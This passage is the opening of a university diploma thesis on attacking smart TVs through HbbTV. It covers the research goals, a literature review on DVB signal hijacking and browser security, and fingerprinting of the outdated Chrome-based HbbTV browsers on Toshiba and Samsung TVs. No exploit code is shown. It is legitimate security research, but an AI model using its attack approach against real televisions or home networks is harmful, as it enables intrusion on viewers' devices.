TU WIEN Informatics

Exploiting Smart TVs using the HbbTV Protocol

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Software Engineering & Internet Computing

eingereicht von

Andrej Danis, BSc
Matrikelnummer 11924500

an der Fakultät für Informatik

der Technischen Universität Wien

Betreuung: Associate Prof. Dipl.-Ing.in Dr.in techn. Martina Lindorfer, BSc
Mitwirkung: Carlotta Tagliaro, MSc

Wien, 21. Jänner 2025

[redacted]

Andrej Danis

Signiert von: Martina Lindorfer
Datum: 22.01.2025 10:25:44

A TRUST

Dieses Dokument ist digital signiert!
Dieses mit einer qualifizierten elektronischen Signatur versehene Dokument hat gemäß Art. 25 Abs. 2 der Verordnung (EU) Nr 910/2014 vom 23. Juli 2014 ("eIDAS-VO") die gleiche Rechtswirkung wie ein handschriftlich unterschriebenes Dokument.

Prüfinformation: Informationen zur Prüfung der elektronischen Signatur finden Sie unter: www.a-trust.at/pdf

Martina Lindorfer

TU WIEN Informatics

Exploiting Smart TVs using the HbbTV Protocol

DIPLOMA THESIS

submitted in partial fulfillment of the requirements for the degree of

Diplom-Ingenieur

in

Software Engineering & Internet Computing

by

Andrej Danis, BSc
Registration Number 11924500

to the Faculty of Informatics

at the TU Wien

Advisor: Associate Prof. Dipl.-Ing.in Dr.in techn. Martina Lindorfer, BSc
Assistance: Carlotta Tagliaro, MSc

Vienna, January 21, 2025 [redacted]

Andrej Danis   Martina Lindorfer

Erklärung zur Verfassung der Arbeit

Andrej Danis, BSc

Hiermit erkläre ich, dass ich diese Arbeit selbständig verfasst habe, dass ich die verwendeten Quellen und Hilfsmittel vollständig angegeben habe und dass ich die Stellen der Arbeit – einschließlich Tabellen, Karten und Abbildungen –, die anderen Werken oder dem Internet im Wortlaut oder dem Sinn nach entnommen sind, auf jeden Fall unter Angabe der Quelle als Entlehnung kenntlich gemacht habe.
Ich erkläre weiters, dass ich mich generativer KI-Tools lediglich als Hilfsmittel bedient habe und in der vorliegenden Arbeit mein gestalterischer Einfluss überwiegt. Im Anhang „Übersicht verwendeter Hilfsmittel“ habe ich alle generativen KI-Tools gelistet, die verwendet wurden, und angegeben, wo und wie sie verwendet wurden. Für Textpassagen, die ohne substantielle Änderungen übernommen wurden, haben ich jeweils die von mir formulierten Eingaben (Prompts) und die verwendete IT- Anwendung mit ihrem Produktnamen und Versionsnummer/Datum angegeben.

Wien, 21. Jänner 2025

[redacted]

Andrej Danis

Acknowledgements

Finishing this diploma thesis is the final cherry on top of my 5.5 years of studies at TU Vienna. Therefore, I would like to use this opportunity to thank everyone involved in my bachelor and master studies at TU Vienna.

Namely, I would like to thank my family for their unconditional support. From the beginning till the end they were always there for me. I thank my mom for her optimism and her kind words during good and bad times. I especially thank my dad for his advice to any topics I could think of. His experience from university and professional life helped me tremendously during difficult decision making. Likewise I want to thank my brother for his opinions and I wish him all the best for his master studies. Last but not least, I want to thank my girlfriend, Bea, who was supporting me during my academical journey, just as I was during hers. Even when life was hard, we knew how to push each other and for that I want to thank you.

In the same manner, I want to thank every professor and colleague from the TU Vienna. I am particularly grateful to my advisors Prof. Martina Lindorfer and Carlotta Tagliaro for their incredible support with my thesis. Thank you for all the discussions about the experiments and keeping this thesis on track. It was a pleasure working with you. In a similar manner I want to thank the Security and Privacy Research Unit of TU Vienna for all the outstanding security courses that taught me all the things I needed to finish this thesis. Last but not least, I want to thank my colleagues/friends with whom I began my studies. We were pushing each other since Prolog and without you the studies would have been much more boring and difficult. Thanks Alex, Philipp, Dominik, Karol, Emir and others!

Abstract

Hybrid Broadcast Broadband TV (HbbTV) is a protocol developed to combine standard television broadcasts with digital content over the Internet. With millions of supported devices around Europe, questions about the protocol's security arise. In this thesis, we analyze the security of HbbTV applications by doing practical experimental research on selected smart TVs. We first introduce the required background about smart TVs and HbbTV to the reader so that the reader can understand the problem. Afterward, we show the current state of the art on HbbTV and TV security. Further, we introduce the selected evaluation targets and analyze their software. Following that, we explain and demonstrate how to develop and deploy an HbbTV application. Subsequently, we use the knowledge from our analyses of the smart TVs and the HbbTV protocol to exploit smart TVs using HbbTV by following our proposed threat model. Based on that, we analyze the outcomes of the exploits for each of our evaluation targets. Furthermore, we discuss the results of our experiments and the limitations and propose further research topics to improve HbbTV security. We created an HbbTV-specific threat model, based on which we prepared possible attack scenarios to test. We tested the attacks on our selected targets of evaluation of different vendors and proved the feasibility of such attacks. Furthermore, we proved it is possible to scan the local network and send HTTP requests to other devices on the local network, broadening the attack surface.

Contents

CHAPTER 1

Introduction

Television (TV) has been a significant part of the 20th and 21st centuries. As with every technology, television is also constantly evolving. Revolutions like upgrading from monochrome to color or analog to digital have been crucial in changing the way of consuming television content. The latest evolution of television is the introduction of smart TVs. Smart TV is a television that provides basic television functionalities along with more advanced computing capabilities and Web 2.0 features [2]. Inspired by smartphones, smart TVs allow users to download apps or browse the web and additionally use many built-in peripherals like cameras, microphones, USB, or Bluetooth to interact with the content of the TV. The popularity of smart TVs can be observed in the latest statistics; for example, in a survey of eMarketer [73], it was shown that 111 million US households have a connected (smart) TV as of 2022, with a slight increase in this number expected in the following years.

Hybrid Broadcast Broadband TV (HbbTV) is a protocol developed to combine standard TV broadcast content with digital content over the Internet [61]. As in Figure 1.1, HbbTV allows a broadcaster to define an HbbTV application URL in the Digital Video Broadcasting (DVB) stream. This app URL can be parsed by the Smart TV and opened in its built-in browser in an overlay over the original broadcast. According to the numbers of HbbTV Association [30], HbbTV is popular amongst users in Europe; for example, just in Austria, 54% of households have an HbbTV-enabled Smart TV. Since the rollout, HbbTV has gained researchers' interest. Television signals can be relatively easily hijacked, as proven already in the 1980s by legendary Captain Midnight [7], but also recently in 2019 by Pedro Cabrera Camara [8], who was specifically attacking DVB-T (terrestrial broadcast) using a flying drone and a Software-Defined Radio (SDR). Researchers so far have been targeting the protocol itself and its privacy impacts on users [19, 74, 75], or the hardware side of the DVB transmission combined with misuse of HbbTV [8, 60], or focusing only generally on exploiting the HbbTV protocol [10].




Figure 1.1: Simplified diagram of HbbTV protocol.

1.1 Problem Statement

We identified a gap in the literature concerning the security of the built-in web browser of smart TVs. While there certainly has been research done in the field of security of smart TVs and security of web browsers, none of this research is specifically focusing on web browsers of smart TVs. To be even more specific, there are almost no publications focusing on web browsers of smart TVs used to view HbbTV content. Modern web browsers are constantly introducing modern features, which possibly introduce new undiscovered vulnerabilities into these already complex applications. As web browsers of smart TVs also rely on web standards such as HTML, CSS, and JavaScript (JS), they also inherit all of the security risks of the web ecosystem. We are also particularly concerned about the lack of research into the HbbTV Application Programming Interfaces (APIs), which are specific just to web browsers used for HbbTV and therefore can introduce additional vulnerabilities into the system. According to the numbers published by the HbbTV Association [31], there is a large number of HbbTV-supported smart TVs in Europe. Without research on the security of web browsers used to view HbbTV content, we would be leaving millions of smart TVs in Europe at risk of being misused by threat actors.

In this thesis, we focus on exploiting the built-in browsers of smart TVs used for viewing HbbTV content, specifically the selected smart TVs further described in chapter 3. We contribute to HbbTV and Smart TV security by providing practical information about Smart TV's built-in browser vulnerabilities, which can be exploited using HbbTV. Research of this kind has been limited, and we hope this thesis can build a sound basis for further research into the security of browsers on smart TVs.

1.2 Research Questions

To be able to evaluate the current state of the security of smart TV web browsers and HbbTV, we try to answer the following research questions:

[**RQ1**] We investigate how an attacker can exploit HbbTV apps by misusing the provided functionality of the web browser to gain control over TV controls, black out the screen, rendering the TV unusable, or use the TV as an entry point to the local network for further attacks on the local infrastructure. We follow a defined threat model from section 5.1.

[**RQ2**] We investigate how different firmware and browser versions impact the success of our exploits, e.g., whether software updates patch known vulnerabilities.

[**RQ3**] We investigate across popular smart TV vendors the feasibility of such attacks to verify their pervasiveness.

1.3 Methodology

The thesis is building its core practical research upon literature, documentation, and field research. It is done as follows:

Literature Research. To determine the State of the Art, we conduct extensive literature research into multiple topics. We review what hardware attacks have been conducted so far in regards to DVB-* signal hijacking. Furthermore, we review what research has been done into the HbbTV protocol itself. Likewise, research into vulnerabilities of smart TVs is conducted. Last but not least, extensive research into web browser vulnerabilities, more specifically Chromium [25] based browsers, is conducted.

Information Gathering about Target of Evaluation. As a next step, we need to fully understand our Target of Evaluation (ToE). This is a Toshiba 24WA2063DA Android smart TV (section 3.1), a Samsung UE75MU6170U smart TV based on Tizen (section 3.2), and an LG UR75006LK based on webOS (section 3.3). We look up online documentation for these TVs. Likewise, we document the firmware version and software versions of the built-in browsers. Furthermore, we investigate whether firmware updates or browser updates are available, what their official changelog is, and we try to extract the firmware packages to investigate whether we can fingerprint the browser version from them. Finally, we research methods for factory resetting the TV if we brick it.

Development of Malicious HbbTV Application. In the next phase, we research how to develop an HbbTV app. For this, we will conduct a review of HbbTV official documentation. We inspect the provided APIs and investigate whether these can be misused in any way. Subsequently, we combine our knowledge from the research into web browser vulnerabilities and try to implement them in the HbbTV context. In continuation, we develop multiple malicious HbbTV applications containing different exploits attacking the desired properties listed in our threat model (see section 5.1).

Exploitation of Target of Evaluation. We combine the knowledge about signal hijacking and HbbTV from literature research with our malicious HbbTV app.

Evaluation of Results. Following the exploitation of the ToE, we evaluate the results of our exploits. We summarize which exploits were successful and evaluate their severity. Likewise, we answer the proposed research questions. To finish, we evaluate whether the exploits could be used in larger attack chains to attack large infrastructures.

Experimenting with Different Software Versions and Vendors. Wrapping up, we exploit our main ToE with newer firmware versions. Likewise, we perform the exploits on our other ToE to get the results for smart TVs of different vendors. We compare the results and create a comparison of the results.

CHAPTER 2

State of the Art

The topic of HbbTV security is nothing new and has been researched so far. However, the focus on browsers' exploits in the context of HbbTV has been researched very scarcely. To be able to analyze the security vulnerabilities of smart TVs' web browsers, it is crucial to first research topics of DVB-* security from the hardware perspective, the functionality and security impacts of the HbbTV protocol itself, security vulnerabilities of smart TVs, and security vulnerabilities of web browsers.

2.1 Security of Digital Television

Digital Video Broadcasting (DVB) is a standard for digital television streaming. It has different iterations based on the transport protocol, most commonly used DVB-T2 (terrestrial), DVB-C (cable), and DVB-S2/S2X (satellite) [15].

So far, researchers have been successful with signal hijacking attacks, forcing smart TVs to play hijacked streams and interact with injected malicious HbbTV applications. Claverie et al. [10] discuss how easy and inexpensive it is to hijack a DVB-* signal. The authors highlight how the lack of authentication in DVB-T streams allows attackers to launch malicious interactive applications using technologies such as HbbTV. The authors also criticize the new ETSI TS 102 809 security standard and highlight its shortcomings, such as backward compatibility and unprotected metadata. They present improvements such as mandatory authentication of all DVB stream elements to mitigate security risks. Last but not least, the viability of the new attack vectors is confirmed by experiments.

Likewise, Oren et al. [60] presented how DVB-* signal hijacking enables a large-scale exploitation technique with a minimal budget (around $450) while being extremely difficult to detect. Further, they demonstrated this attack's effectiveness, especially in densily populated areas. The attack can further disrupt systems connected to the Internet, enabling denial-of-service attacks, phishing, malware distribution, and tampering with devices connected to the network. The authors call for more attention to securing hybrid technologies such as HbbTV to prevent large-scale and undetectable cyber attacks.

2.2 Security and Privacy of HbbTV

HbbTV is the more relatable part of DVB-* for security, as it allows content providers to define an HbbTV application URL in the DVB-* stream, which gets parsed and automatically opened by the smart TV's built-in browser in an overlay over the original broadcast. HbbTV has been exploited both by Claverie et al. [10] and Oren et al. [60].

Ghiglieri et al. [19] performed a more theoretical review of HbbTV and reviewed its security and privacy impacts. The authors have highlighted vulnerabilities in older devices, insecure data transmissions, and the collection of private data without consumer consent. Furthermore, they reviewed broadcasters' methods to track users and collect viewing data, often through third-party analytics services.

Very similar research has been done by Tagliaro et al. [74, 75]. The authors focused on the privacy risks of the HbbTV protocol in Europe. Like in the previous paper, the authors investigated the usage of HbbTV for internet-based content delivery and user behavior tracking. The study shows that HbbTV enables bi-directional communication, which can lead to sensitive data being sent back to broadcasters without user consent. In their analysis, the authors found severe privacy risks such as tracking without consent, insecure transmission of data, and transmitting sensitive data over plaintext. Last, the authors proposed a "HbbTV Blocker", a firewall that blocks unwanted traffic between smart TVs and broadcasters.

To wrap up, Cabrera [8], in a Defcon 27 talk, presented how a malicious attacker can inject their own HbbTV URL and perform social engineering attacks or do malicious activity, like mine cryptocurrency in the background without notifying the victim.

2.3 Security of Smart TVs

As we are researching a TV protocol, we also need to research the security of smart TVs. Tileria and Blasco [80] analyzed the security and privacy of the Android TV ecosystem. The authors examined a large dataset of over 4,500 Android TV apps to explore their behavior, particularly regarding data collection and sharing practices. They find that many Android TV apps collect sensitive data and share it with tracking and advertisement services. The authors highlight the differences between mobile and TV apps, showing that TV apps often have lower quality and worse data protection practices. Among other things, the authors discovered insecure communication practices between devices. Finally, the authors uncovered malware and apps with invasive behaviors, requesting better developer guidelines and user protections in the Android TV ecosystem.

Aafer et al. [1] presented a systematic method to uncover security vulnerabilities in Android smart TVs. The authors proposed a dynamic fuzzing technique that detects anomalies in smart TV systems. Given the challenges posed by the native code in smart TVs, their approach included a novel external observer to monitor audio-visual outputs for physical disturbances. Using their technique, they analyzed 11 popular Android TV boxes, uncovering 37 vulnerabilities, including memory corruptions, corruptions of boot environment settings, and reading of sensitive data. These findings revealed significant security gaps, which were reported to vendors for resolution. Lastly, the authors highlighted the importance of addressing security in IoT devices like smart TVs, which are increasingly becoming attractive targets of cyberattacks.

Finally, Yiwei et al. [84], who introduced EvilScreen, presented a different attack vector. This attack exploits vulnerabilities in modern smart TVs' multi-channel remote control communications, which use inputs like infrared (IR), Bluetooth, and Wi-Fi. These poorly secured communication channels allow attackers to mimic remote controls, bypass authentication, and access or control smart TVs without malicious software. The attack leverages the combination of remote control functionalities to gain unauthorized access, affecting popular smart TVs from different vendors.

2.4 Security of Web Browsers

As HbbTV uses a built-in browser, it is crucial to research the security of browsers. Lim et al. [46] created a Systemization of Knowledge (SoK) paper about the analysis of web browser security. The authors provided a detailed overview of security in modern web browsers, focusing on Chrome, Firefox, Safari, and Edge. The authors compared their security designs, examined found vulnerabilities, and explored the connection between these bugs, exploitation techniques, and defenses like sandboxing. Additionally, the authors analyzed how attackers bypass browser defenses.

Similarly, the paper by Nicula and Zota [56] examines the complexities of modern web browsers. The authors highlight the importance of evaluating browser security through comprehensive testing methods, including fuzzing, to uncover vulnerabilities that may not be easily detected. Additionally, the paper addresses the evolution of security mechanisms in browsers and operating systems, noting the increasing sophistication of attacks that combine multiple vulnerabilities to bypass protections and achieve exploitation.

Ali et al. [3] introduce Inspectron, an automated dynamic analytics framework developed to audit cross-platform Electron applications for security vulnerabilities without requiring access to their source code. Inspectron analyzes the runtime behavior of applications, capturing function calls, event handlers, and framework preferences. The authors highlight significant issues in the implementation of web standards in Electron applications, disclosing vulnerabilities in four popular applications and improper implementation of web standards in the Electron framework itself. The paper also discusses the broader security implications of their findings for Electron applications, highlighting the need to improve security practices in developing and deploying these applications. Inspectron is an open-source tool made available to the community together with other resources to improve the security of Electron applications. The paper contains important information that helped with the research of HbbTV security due to numerous similarities between Electron and HbbTV, namely both being black-box browser environments, both being based on possibly outdated browsers, and both containing framework-specific APIs introducing further possibilities for vulnerabilities to be introduced into systems.

The paper by Pradeep et al. [63] is a comprehensive study of privacy-related behavior across 424 Android browsers collected from global app stores, including Google Play and Chinese stores. The authors highlight that mobile browsers can disclose sensitive user data such as identifiers, geolocation, and browsing history. Based on static and dynamic analysis, the study found worrying trends: only 2% of browsers use the secure HTTPS protocol by default, 10% fail TLS certificate authentication, and many expose private data to third parties, including advertisers. Interestingly, 65% of browsers block tracking scripts, but some allow privacy-harming behavior. The authors highlight the need for better browser design, policy enforcement, and context-sensitive application analysis tools while making their findings and methodologies publicly available to encourage further research and increase user privacy.

CHAPTER 3

Target of Evaluation (ToE)

To properly research the HbbTV protocol, we first selected smart TVs to run experiments on. In theory, we could run our experiments on emulators, as mentioned in the thesis of Chroust [9]. However, these emulators have been rather unreliable when replicating results. Most importantly, not all functionalities of HbbTV are implemented in HbbTV emulators, resulting in different behavior on emulators and real hardware. While we do not discourage using emulators for testing, in the case of security research, we recommend using real hardware.

Based on a market share study from June 2024 [11] and the ranking of popular TVs in Austria according to several electronics shops (MediaMarkt [47], Conrad [12], Cyberport [13], Amazon [4]), we decided to conduct our experiments on TVs using Tizen OS (market share 12.9%), webOS (market share 7.4%), and Android TV (market share 5.9%). Furthermore, given the immediate availability of such a device at the institute, we started our evaluations on an Android TV-based smart TV as the primary target. We also considered Android TV's open-source nature advantageous, as it allows for deeper analysis compared to proprietary operating systems.

In the following sections, we describe our evaluation targets. We shortly describe the exact model we used, following a more thorough description of the selected TV's firmware, focusing on the HbbTV implementation. We additionally use specific methods described in Section 4.2 to fingerprint the built-in web browser used for HbbTV content.

3.1 Main Target of Evaluation

Model Description. We have decided on using a **Toshiba 24WA2063DA** [81] smart TV based on the Android TV Operating System (OS). This specific TV model has been released in 2021 for German-speaking markets.

Firmware. Our TV was first delivered with firmware version `0.29.19.0` from December 31st and is based on `Android 9` with the security patches from December 1st, 2021. By default, the TV's operating system is very simple. The TV contains apps for viewing the TV broadcast, streaming apps like Netflix or Google Movies, and Google Play for downloading more apps. We took advantage of the Android ecosystem and enabled debugging using the Android Debug Bridge [24] to look into the file system of the TV. Even though the TV has most folders protected against reading access, we could retrieve the `LiveTV.apk`, i.e., the application used to view TV broadcasts. Using jadx [71] (a reverse engineering tool for (not only) Android apps), we analyzed all occurrences of the word "HbbTV" that could reveal more about the implementation of HbbTV on the TV. Unfortunately, the application uses calls to native libraries such as `libcom_mediatek_twoworlds_tv_jni.so` in which we could not find more information about the specifics of the implementation. Interestingly, after doing online research on the files on the TV, we found multiple similarities with other Android TVs, signaling that they share some codebase.

Similarity with Different Vendors. We found references to the native library `libcom_mediatek_twoworlds_tv_jni.so` in a OnePlus TV's [58, 59] firmware dump and in the one of a Sharp Android TV with codename *Sindang* [68, 69]. Through further research, we found out that the majority of these inexpensive Android smart TVs are manufactured by Vestel [82] and rebranded under different vendors' names like Toshiba, Hitachi, Blaupunkt, or Grundig [5, 43, 70]. In conclusion, our selected Android ToE is a good representative choice for our experiments, as it shares hardware and software components with many different Android-based smart TVs.


Updated Firmware. Our TV reported multiple available software (SW) updates.

- **SW Update from `0.29.19.0` to `0.29.27.0`**
  In this update (Figure 3.1a), the Android version stayed at `Android 9`. The Android security patch level was updated to the one of November 5th, 2022. We have not noticed any different behavior or features on the TV. Likewise, there were no differences in the behavior of the HbbTV content. We pulled the `LiveTV.apk` again and compared it with the one from the previous firmware version. Even though there was a (SHA-256) hash mismatch guaranteeing a difference in the files, we could not find any difference regarding the HbbTV implementation.


- **SW Update from `0.29.27.0` to `2.9.0.0`**
  This update (Figure 3.1b) upgraded the Android version to `Android 11`, with a security patch level from November 1st, 2023. Although this was a more significant update, we haven't noticed any different behavior apart from the new "Live TV" bar on the home screen listing all available TV channels. As in the previous update, there were no differences in the behavior of the HbbTV content. The analysis of the `LiveTV.apk` revealed a hash mismatch again; however, there were no differences in the implementation of HbbTV.

- **SW Update from `2.9.0.0` to `2.11.0.0`**
  Last update (Figure 3.1c) only updated the security patch to the January 1st, 2024 version. Like in the previous updates, we noticed no differences in the behavior of the TV or the HbbTV content. The analysis of the `LiveTV.apk` revealed a hash mismatch again; however, there were no differences in the implementation of HbbTV.


- **Conclusion:** Despite the TV receiving firmware updates and even having a recent firmware version (from 2024), no visible changes were made to the HbbTV functionality or any other parts of the firmware relevant to this research. We assume only vulnerabilities endangering the system as a whole were fixed, but not the vulnerabilities of the web browser itself.



(a) Software version 0.29.27.0



(b) Software version 2.9.0.0



(c) Software version 2.11.0.0

Figure 3.1: Software versions of our ToE

Browser Analysis. We tried several fingerprinting methods to confirm the version and capabilities of the web browser used for HbbTV. First, we used JavaScript to report the browser's user agent, browser's name, and browser's version (we used the code [14] from our toolkit from Section 5.7).

As shown in Listing 3.1, the web browser reported itself as `Chrome 55.0.2883.91`. This version has been released on December 9th, 2016 [20]. Using such an outdated Chrome version poses a significant security risk, as the missing security patches leave the browser vulnerable to known exploits. According to a Common Vulnerabilities and Exposures (CVE) database [67], this Chrome version has 2087 vulnerabilities, 64 allowing the attackers a remote code execution. Threat actors could exploit any vulnerabilities to launch any cyberattack, e.g., steal personal data or use it as a gateway to infiltrate more devices on the network. We tried to verify the version claim by trying out different JavaScript functions implemented in different Chrome versions. For example, the asynchronous functions [52], implemented from version 55, are supported on our TV; However, the `AbortController` [51] object introduced in `Chrome 66` is not available. Further, the HbbTV Association itself claims in their official developer guidelines: "*The HbbTV standard does follow updates to desktop and mobile browsers, but typically with a few years lag. Televisions are more constrained in processing power and memory than mobile phones and laptops. Therefore, it takes longer for new features to evolve and become efficient enough to run on a television. For example, HbbTV 2.0.3 was released in 2021 and was specified to support 2018 web standards.*" [34]. All being considered, we deem the reported `Chrome 55` version as true.

The HbbTV version reported in the user agent is `HbbTV 1.5.1`. Beware: this is not the actual HbbTV version. According to the development guidelines [34], there is a difference between the notation of HbbTV versions. There is an "informal name" and a "formal name" (we report more information in Section 4.1). In our case, `HbbTV 1.5.1` in user-agent means the "formal name" `TS 102 796 V1.5.1`, which matches the "informal name" `HbbTV 2.0.2`. Considering `HbbTV 2.0.2` was released in 2018 [34], and the previous claim about the few years of lag of supported web features, we can confirm that the browser being based on `Chrome 55` released in 2016 (meaning 2 years of delay from the HbbTV version) is plausible. As a side note, the user agent also never mentions the vendor's name, "Toshiba." Instead, we can see multiple references to `Vestel-MB171`, which further confirms that our ToE is only a rebrand of a Vestel smart TV.

We initially assumed that the built-in browser used for HbbTV differs from the built-in browser for the rest of the applications, meaning there is no re-use of components such as WebView [26]. To confirm this assumption, we sniffed outgoing traffic from the Android TV YouTube app [27], which also uses a web browser component for different interactions. YouTube's reported user agent (Listing 3.2) differs from the one HbbTV used. The main difference is in the reported Chrome version, which is much newer in the case of YouTube (`Chrome 90` released in 2021 [21]). This is a bad security practice, as these inconsistencies in the device's software versions still leave unpatched vulnerabilities in the system. This might give a false sense of security, as some apps use the latest versions,

```
{
  "browserName": "Chrome",
  "browserVersion": "55.0.2883.91",
  "browserMajorVersion": 55,
  "navigator.appName": "Netscape",
  "navigator.userAgent": "Mozilla/5.0 (Android armv8l)
     AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.91
     Safari/537.36 Model/Vestel-MB171 VSTVB MB171 FVC/4.0
     (VESTEL; MB171; ) HbbTV/1.5.1 ( DRM; VESTEL; MB171; 0
     .29.27.0; ; _TV_MSTARG22_2019;) SmartTvA/3.0.0
     LaTivu_1.0.1_2021"
}
```

Listing 3.1: HbbTV Browser's specs for our Toshiba TV

and others use the vulnerable ones. To exploit a device, the attackers need to target the system's weakest link, in this case, the outdated HbbTV browser.

Finally, we were interested in the supported features of the HbbTV browser, if there are disabled functions compared to the standard Chrome browser build. We will not discuss here the limitations caused by the outdated version of Chrome. To extract more information about the browser, one can open `chrome://version` in the browser. Unfortunately, we were unable to open this URL. Plugins are often used to extend the functionality of browsers. As we know that HbbTV uses some HbbTV-exclusive JavaScript functions, we wanted to check if the browser has installed any plugins related to HbbTV. We checked this by extracting the plugin list using JavaScript and serializing the `navigator.plugins` list. We discovered that the plugins list is empty, meaning no plugins are used in the HbbTV browser. We additionally confirmed this during our next test, where we wanted to confirm what files can be opened using the HbbTV browser. Only text files and image files (any standard format like `.jpg`, `.png`, `.gif`) can be opened using the HbbTV browser. It is also common for web browsers to support Portable Document Format (PDF), thanks to the "PDF Viewer" plugins implemented in browsers. As there are no plugins installed, PDF files cannot be opened. The last feature to test is the ability to download files. Even though we tried different possibilities, such as invoking download using JavaScript or clicking on the download button, we could not make the HbbTV browser download any files. Nevertheless, HbbTV has an API available for content downloading [40] (see Section 4.2).

```
  Mozilla/5.0 (Linux; Android 9.0; Build/PTO9.211230.001)
     AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.225
     Safari/537.36 CrKey/1.56.500000
```

Listing 3.2: User-agent of the YouTube app on our Toshiba TV

3.2 Secondary Target of Evaluation

Model Description. For our secondary target of evaluation, we used a **Samsung UE75MU6170U** [66] smart TV based on Tizen OS. This TV model was released in 2017 for German-speaking markets.

Firmware. Our TV is using the firmware version `T-KTMDEUC-1121.9`. The TV reports this as the newest firmware. However, on its website [66], a download is available for a newer firmware version. Unfortunately, we could not update this TV, as it constantly reported using the latest firmware version. We were also unable to conduct a similar firmware analysis as in the case of the Toshiba TV because Tizen OS does not allow for opening a shell on the device or inspecting the device's file system. As this TV is a secondary ToE anyway, we decided not to inspect the firmware further.

Browser Analysis. We tried the same fingerprinting methods we used for our Toshiba TV. Unfortunately, we could not use our toolkit (Section 5.7), as the HbbTV browser did not want to launch it. Using the same method, we could extract the user agent by reducing the code to the absolute minimum. As shown in Listing 3.3, the user agent does not report the Chrome version, only the HbbTV version `HbbTV/1.2.1`. Looking at the developer guidelines [34], we can match the user agent to the "informal name" of the version `HbbTV 1.5.1`. Considering the release date of `HbbTV 1.5.1` (2012), we were already expecting the HbbTV browser to be based on an even older version of Chrome than our Toshiba TV's browser is based on. We tried to better pinpoint the version by testing out different JavaScript functionalities. We found out that asynchronous functions [52] were not implemented, meaning the version had to be lower than 55, but the fetch API [54], introduced in Chrome in version 44, is available. We could not pinpoint a fixed version of Chrome on which the browser is based. However, the interval of "newer or equal to 44" and "lower than 55" proves a very outdated version (2016 or earlier) is used as a base for this HbbTV browser.

